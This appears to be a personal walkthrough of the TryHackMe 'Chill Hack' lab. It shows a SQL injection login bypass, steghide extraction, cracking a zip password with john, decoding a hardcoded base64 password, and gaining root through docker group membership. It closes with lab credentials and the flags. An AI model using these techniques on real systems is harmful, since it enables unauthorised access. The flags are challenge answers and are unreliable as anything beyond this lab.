
Customer Portal

Log In

' or 1=1 #

●●●●●●●●●●●

# Landing Page




You have reached this far.

Look in the dark! You will find your answer


# There wasnt anything interesting so i downloaded the hacker photo and checked for steggo

# It had a backup.zip file



```
┌──(root💀CyberJunkie)-[~/TryHackMe-Notes/Tryhackme/ChillHack_THM]
└─# steghide extract -sf hacker-with-laptop_23-2147985341.jpg
Enter passphrase:
wrote extracted data to "backup.zip".
```


# This Zip file is password protected so i use zip2john to crack the password



```
└─# john ziphash --wordlist=~/WordLists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pass1word        (backup.zip/source_code.php)
1g 0:00:00:00 DONE (2021-06-01 13:26) 50.00g/s 819200p/s 819200c/s
Use the "--show" option to display all of the cracked passwords rel
Session completed
```


# Password for zipfile is pass1word

# We get source code and it has password encoded into it



```
                </form>
php
        if(isset($_POST['submit']))
        {
                $email = $_POST["email"];
                $password = $_POST["password"];
                if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
                {
                        $random = rand(1000,9999);?><br><br><br>
                        <form method="POST">
                                Enter the OTP: <input type="number" name="otp">
```


# The password after being decoded



```
└─# echo "IWQwbnRLbjB3bVlwQHNzdzByZA==" | base64 -d
!d0ntKn0wmYp@ssw0rd
```


Rooted

# We login anurodh user
# we are part of docker group so we mount the filesystem on an alpine image which was available in the machien



```
anurodh@ubuntu:~$ docker run -v /:/mnt -it alpine
/ # cd /mnt/root
/mnt/root # 
```

# we get the root



```
                                        {ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}


Congratulations! You have successfully completed the challenge.


         ,-.-.      ,----.                                                _,.---._      .-._          ,----.
,-..-.-./  \==\ ,-.--` , \   _.-.       _.-.         _,..---._    ,-.' , -  `. /==/ \  .-._ ,-.--` , \
|, \=/\=|- |==||==|-  _.-` .-,.'|     .-,.'|       /==/,   -  \ /==/_,  ,  - \|==|, \/ /, /==|-  _.-`
|- |/ |/ , /==/|==|   `.-.|==|, |     |==|, |       |==|   _   _\==|   .=.     |==|-  \|  ||==|   `.-.
 \, ,     _|==/==/_ ,    /|==|- |     |==|- |       |==|  .=.    |==|_ : ;=:  - |==| ,  | -/==/_ ,    /
 | -  -  , |==|==|    .-' |==|, |     |==|, |       |==|,|   | -|==| , '='     |==| -   _ |==|    .-'
  \  ,  - /==/|==|_  ,`-._|==|- `-._|==|- `-._     |==|  '='   /\==\ -    ,_ /|==|  /\ , |==|_  ,`-._
   |-  /\ /==/ /==/ ,    //==/ - , ,/==/ - , ,/    |==|-,   _`/  '.='. -   .' /==/, | |- /==/ ,     /
   `--`  `--`  `--`-----`` `--`-----'`--`-----'     `-.`.____.'    `--`--''   `--`./  `--`--`-----``


--------------------------------------------Designed By -----------------------------------------------------
                                        |  Anurodh Acharya |
                                        ---------------------

                                     Let me know if you liked it.

Twitter
        - @acharya_anurodh
Linkedin
        - www.linkedin.com/in/anurodh-acharya-b1937116a
```

Flags

Credentials

# Users on system
Apaar
Anurodh
aurick

# Passwod of backup zip file

backup.zip:pass1word

# ssh credentials

anurodh : !d0ntKn0wmYp@ssw0rd

Flags

# User Flag

{USER-FLAG: e8vpd3323cfvlp0qpxxx9qtr5iq37oww}s

# Root Flag

{ROOT-FLAG: w18gfpn9xehsgd3tovhk0hby4gdp89bg}